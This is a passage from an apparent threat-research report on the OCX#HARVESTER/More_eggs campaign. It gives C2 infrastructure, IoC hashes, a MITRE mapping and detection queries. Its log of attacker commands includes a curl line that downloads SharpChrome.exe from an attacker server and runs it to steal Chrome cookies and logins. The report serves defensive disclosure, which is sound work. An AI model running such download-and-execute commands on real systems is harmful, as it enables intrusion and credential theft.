

Figure 15: [OCX#HARVESTER] – Foonet.OCX#HARVESTER PE info

The purpose of these binary files is largely unknown. We did however observe it making an external connection to 193.149.185[.]229 over port 1437. The binary file itself is heavily obfuscated making analysis difficult however, based on high level analysis of Foonet.OCX#HARVESTER, we were able to confirm the presence of the hard coded IP and port.



Figure 16: [OCX#HARVESTER] – Foonet.OCX#HARVESTER supporting debug data: C2 IP/Port

Tunner.OCX#HARVESTER

This particular OCX#HARVESTER file was downloaded by the attackers however remained mostly unused, and aside from the web request record “hxxp://193.149.187[.]170/webdav/Tunner.OCX#HARVESTER” there was no indication of it being leveraged during any stage of the attack.

The file’s original name “MathATL.dll” is a bit smaller in size than the others at 271KB and also features counter-analysis and anti debugging characteristics.



Figure 17: [OCX#HARVESTER] – Tunner.OCX#HARVESTER PE info

Things got a bit more interesting after analyzing the file a bit deeper. Hidden inside is a large XOR encoded block of text. Further analysis revealed that this file is likely a Cobalt Strike beacon which connects using the "ukmedia.store/static-directory/html.mp3" directory, a common directory structure and even file extension for Cobalt Strike Arsenal payloads.

The user agent found in the shellcode is commonly used for default Cobalt Strike payloads which the attacker's never bothered changing. ("User-Agent: Mozilla/5.0 (Linux; Android 8.0.0; SM-G960F Build/R16NW) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/62.0.3202")



Figure 18: [OCX#HARVESTER] – Tunner.OCX#HARVESTER Cobalt Strike implant shellcode

C2 and infrastructure

The following IP addresses and domains were observed as a part of the overall C2 infrastructure during [OCX#HARVESTER] campaign.

IP address	Description
95.179.201[.]171 95.179.180[.]224 172.86.75[.]75	Host robots.php
95.179.186[.]167	C2: /Writer.php
95.179.170[.]76	C2: telemistry[.]net/get.php?id=xxxxxxx
193.149.187[.]170	Host Tunner.OCX#HARVESTER
193.149.185[.]229	C2 implant: port 1437

Full URLs

hxxp://95.179.201[.]171/robots.php hxxp://95.179.180[.]224/robots.php httx://172.86.75[.]75/robots.php
hxxp://95.179.186[.]167/Writer.php
hxxp://193.149.185[.]229/sas.php

Full URLs
ukmedia[.]store/static-directory/html.mp3
hxxp://193.149.185[.]229/api/SharpChrome.exe

DNS activity
telemistry[.]net (95.179.170[.]76)
ukmedia[.]store
windowsupdatebg.s.llnwi[.]net

Some observations regarding potential attribution

Historically, several MaaS customers have been sighted utilizing Golden Chickens. Probably the most famous of which is FIN6, which since 2018 has primarily targeted the financial sector. Others include the famous Cobalt Group from Russia and Evilnum out of Belarus.

The campaign which we observed starting in January this year began from a sample which originated from Turkey. (36bf06bde63af8cdd673444edf64a323195fe962b3256e0269cdd7a89a7e2ae1)

The modus operandi of the More_eggs malware suite tracks with past activity seen historically. Some commonalities between prior versions and the latest include:

- Obfuscated CMD in .lnk file using image lures
- Staging directory in %APPDATA\Microsoft\
- Ie4uinit.exe LOLBin
- Msxsl.exe LOLBin
- Persistence through the registry key \Environment\UserInitMprLogonScript
- Obfuscated JavaScript loader
- Obfuscated JavaScript backdoor
- Similar obfuscation techniques
- OCX#HARVESTER file execution through regsvr32.exe

Post exploitation analysis and observations

After gaining full access, the attackers attempted to download and run SharpChrome.exe downloaded and saved from one of the attacker's C2 servers. The file was downloaded into the "%APPDATA\Adobe\" directory and saved BTaker.exe.

SharpChrome is a version of SharpDPAPI which is designed to steal Chrome Cookies and login information.

We observed the attackers execute the following commands during the campaign:

Executed Commands
dier (typo)
dir
type update.js
type kohl.js
net user
net user /domain

Executed Commands
cmd /v /c “curl hxxp://193.149.185[.]229/api/SharpChrome.exe -o %appdata%\Adobe\BTaker.exe &&cd %appdata%\Adobe&& BTaker.exe”
cd %appdata%
cmd

Conclusion

Based on what we observed as part of the OCX#HARVESTER attack campaign, it’s apparent that even recently, the More_eggs suite of malware used as part of the attack campaign is continually being maintained and retooled in an attempt to circumvent detections. The Securonix Threat Research team will continue to monitor for changes and new attack vectors associated with the attack campaign and the malware suite. Updates will be provided as needed.

Securonix recommendations and mitigations

- Avoid opening any attachments especially from those that are unexpected or are from outside the organization. Be extra vigilant with .zip, .iso, and .img attachments.
- Implement an application whitelisting policy to restrict the execution of unknown binaries
- Deploy additional process-level logging such as Sysmon and PowerShell logging for additional log detection coverage
- Securonix customers can scan endpoints using the Securonix Seeder Hunting Queries below

MITRE ATT&CK Matrix

Tactic	Technique
Initial Access	T1566: Phishing T1566.001: Phishing: Spearphishing Attachment
Execution	T1204.002: User Execution: Malicious File T1059.001: Command and Scripting Interpreter: PowerShell T1059.003: Command and Scripting Interpreter: Windows Command Shell T1059.007: Command and Scripting Interpreter: JavaScript T1204.001: User Execution: Malicious Link
Defense Evasion	T1218.005: System Binary Proxy Execution: Mshta T1218.010: System Binary Proxy Execution: Regsvr32 T1220: XSL Script Processing
Persistence	T1547.001: Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
Command and Control	T1573.001: Encrypted Channel: Symmetric Cryptography T1071.001: Application Layer Protocol: Web ProtocolsT1105: Ingress Tool Transfer T1571: Non-Standard Port
Exfiltration	T1041: Exfiltration Over C2 Channel

Analyzed file hashes

File Name	SHA256 (IoC)
screenshots-9201.jpg.zip	36bf06bde63af8cdd673444edf64a323195fe962b3256e0269cdd7a89a7e2ae1
Axiance_Full_Reports.zip	631f92c9147733acf3faa02586cd2a6cda673ec83c24252fccda1982cf3e96f6

File Name	SHA256 (IoC)
Screenshot-9501.JPG.lnk	D496394abba570aa86abb4238cfa03762e3ccdb5c14920e3669ec2c1bb06321b 36bf06bde63af8cdd673444edf64a323195fe962b3256e0269cdd7a89a7e2ae1
Screenshot-9502.JPG.lnk	13140291db39218c897d2ff960c1ef4ec3107bd239bc04ba8a218ad3b4dbd72f 4ba964764210607f3bab884a14afa0b917891cff969a309bbbc12d3321386352
Screenshot_0459159441.lnk	bfe048ba91218019b64ab8477dad3ba6033cbc584f0d751d2866023b2b546c2e
Axiance_FullReport_Volume.png.lnk	d95e19341fa4af9a405f3a34fc3788dd9b74a9d6ab0f5cbe63cca5271ce63e05
ieuinit.inf	7ac84bf51b9db169b1282bb40daae2d38bb2fa5acc02b590198815a79cee1dbf 47e5232576e2eed33a13bca998c93e7aee57711f588b17f75367f7e58ea09ad9 494839430932a97030a7163d636d2365d715ff517ba912f2afd0c557494d077a
MathATL.dll	debead9e8e3d106991e38d2057931265b3a08d4746c08255df0a4bf986327215
robots.php	7358d711f27086a21ce7485b1f1a570f0556f2c4096e22cac94a4b5d86842194
Bonet.OCX#HARVESTER	1e8c661f7496120d66aaca02def8c670f1bd656f0e9f4aefb5991bf214a48ffc
Camera.OCX#HARVESTER (tollscamera.OCX#HARVESTER)	1c9cd406024034cd69ac881801085b21864ec4148dd9cab6498cbd7ca77408bc
Foonet.OCX#HARVESTER	5eee027839ce7f97976af005c04ff5d22316eacd2cd880b95f6bdb09ee84fd5c
Tunner.OCX#HARVESTER (MathATL.dll)	debead9e8e3d106991e38d2057931265b3a08d4746c08255df0a4bf986327215
Btaker.exe (SharpChrome.exe)	1f03769fc692886f1dbdf2a2cfe7be50e6cbe94fb364ca4a0f501e88bd1ccb3
ZUW0Y1NVRZ6LIIHFO2AQNHTX.txt HU1NYTL2FCVX3JN63U0ASR1J3.txt	b9c08b08d5a97c93db572fe67fcee129a41235182d9a6be8164058da0969ece9
QVB3WZXVQG6G8O7V.txt	13275de2ee18d0b66772dec7ad5d1f2eb16875de8b33802793bcf4a5b41c7432
KUCCGGD9PVKXKKRJUHN.txt	6e90de5bf00945252fcfc3746446b5d1037af59bed67e6e33de1a5dae9616bf9

Relevant Securonix detection policies

- EDR-ALL-1171-ERR
- EDR-ALL-1204-RU
- EDR-ALL-225-RU
- WEL-ALL-1155-RU
- EDR-ALL-1169-RU
- EDR-ALL-993-RU
- EDR-ALL-1168-RU
- EDR-ALL-1193-RU

Relevant Spotter queries

- rg_functionality = “Endpoint Management Systems” AND (deviceaction = “Process Create” OR deviceaction = “ProcessCreate” OR deviceaction = “Process Create (rule: ProcessCreate)” OR deviceaction = “ProcessRollup2” OR deviceaction = “SyntheticProcessRollUp2” OR deviceaction = “WmiCreateProcess” OR deviceaction = “Trace Executed Process” OR deviceaction = “Process” OR deviceaction = “Childproc” OR deviceaction = “Procstart” OR deviceaction = “Process Activity: Launched”) AND destinationprocessname ENDS WITH “typeperf.exe” AND resourcecustomfield1 CONTAINS “\system\processor queue length” AND resourcecustomfield1 CONTAINS ” -si ” AND resourcecustomfield1 CONTAINS ” -sc “
- rg_functionality = “Endpoint Management Systems” AND (deviceaction = “Process Create” OR deviceaction = “ProcessCreate” OR deviceaction = “Process Create (rule: ProcessCreate)” OR deviceaction = “ProcessRollup2” OR deviceaction = “SyntheticProcessRollUp2” OR deviceaction = “WmiCreateProcess” OR deviceaction = “Trace Executed Process” OR deviceaction = “Process” OR deviceaction = “Childproc” OR deviceaction = “Procstart” OR deviceaction = “Process Activity: Launched”) AND (destinationprocessname ENDS WITH “msxsl.exe” OR filename = “msxsl.exe”) AND (resourcecustomfield8 CONTAINS “\Appdata\Local\” OR resourcecustomfield8 CONTAINS “\Appdata\Roaming\” OR resourcecustomfield8 CONTAINS “\ProgramData\” OR resourcecustomfield8 CONTAINS “\Users\Public\” OR filename = “msxsl.exe”) AND destinationprocessname NOT ENDS WITH “msxsl.exe”
- rg_functionality = “Endpoint Management Systems” AND (deviceaction = “Process Create” OR deviceaction = “ProcessCreate” OR deviceaction = “Process Create (rule: ProcessCreate)” OR deviceaction = “ProcessRollup2” OR deviceaction = “SyntheticProcessRollUp2” OR deviceaction = “WmiCreateProcess” OR deviceaction = “Trace Executed Process” OR deviceaction = “Process” OR deviceaction = “Childproc” OR deviceaction = “Procstart” OR deviceaction = “Process Activity: Launched”) AND (((destinationprocessname ENDS WITH “ie4uinit.exe” OR filename = “IE4UINIT.EXE”) AND resourcecustomfield8 NOT CONTAINS “Windows\System32” AND resourcecustomfield8 NOT CONTAINS “Windows\SysWOW64”) OR (filename = “IE4UINIT.EXE” AND destinationprocessname NOT ENDS WITH “ie4uinit.exe”))
- rg_functionality = “Endpoint Management Systems” AND (deviceaction = “Process Create” OR deviceaction = “ProcessCreate” OR deviceaction = “Process Create (rule: ProcessCreate)” OR deviceaction = “ProcessRollup2” OR deviceaction = “SyntheticProcessRollUp2” OR deviceaction = “WmiCreateProcess” OR deviceaction = “Trace Executed Process” OR deviceaction = “Process” OR deviceaction = “Childproc” OR deviceaction = “Procstart” OR deviceaction = “Process Activity: Launched”) AND destinationprocessname ENDS WITH “wmic.exe” AND resourcecustomfield1 CONTAINS “process” AND resourcecustomfield1 CONTAINS “call” AND resourcecustomfield1 CONTAINS “create”
- rg_functionality = “Endpoint Management Systems” AND (destinationprocessname ENDS WITH “curl.exe” OR destinationprocessname ENDS WITH “wget.exe”) AND (resourcecustomfield1 CONTAINS “.jpg” OR resourcecustomfield1 CONTAINS “.jpeg” OR resourcecustomfield1 CONTAINS “.png”) AND (resourcecustomfield1 CONTAINS “http://” OR resourcecustomfield1 CONTAINS “https://”)
- (rg_functionality = “Next Generation Firewall” OR rg_functionality = “Web Application Firewall” OR rg_functionality = “Web Proxy”) AND (destinationaddress = “95.179.201[.]171” OR destinationaddress = “95.179.186[.]167” OR destinationaddress = “95.179.170[.]76” OR destinationaddress = “193.149.187[.]170” OR destinationaddress = “193.149.185[.]229”)

References:

[1] More_eggs, Anyone? Threat Actor ITG08 Strikes Again
https://securityintelligence.com/posts/more_eggs-anyone-threat-actor-itg08-strikes-again/

[2] Latest Golden Chickens MaaS Tools Updates and Observed Attacks
https://quointelligence.eu/2020/07/golden-chickens-evolution-of-the-maas/

[3]LOLBas Project: Ie4uinit.exe
https://lolbas-project.github.io/lolbas/Binaries/Ie4uinit/

[4] LOLBas Project: msxsl.exe
https://lolbas-project.github.io/lolbas/OtherMSBinaries/Msxsl/

[5] GitHub: GhostPack – SharpDPAPI#sharpchrome
https://github.com/GhostPack/SharpDPAPI#sharpchrome

[6] Hackers Spearphish Professionals on LinkedIn with Fake Job Offers, Infecting them with Malware, Warns assenter
https://www.esentire.com/security-advisories/hackers-spearphish-professionals-on-linkedin-with-fake-job-offers-infecting-them-with-malware-warns-esentire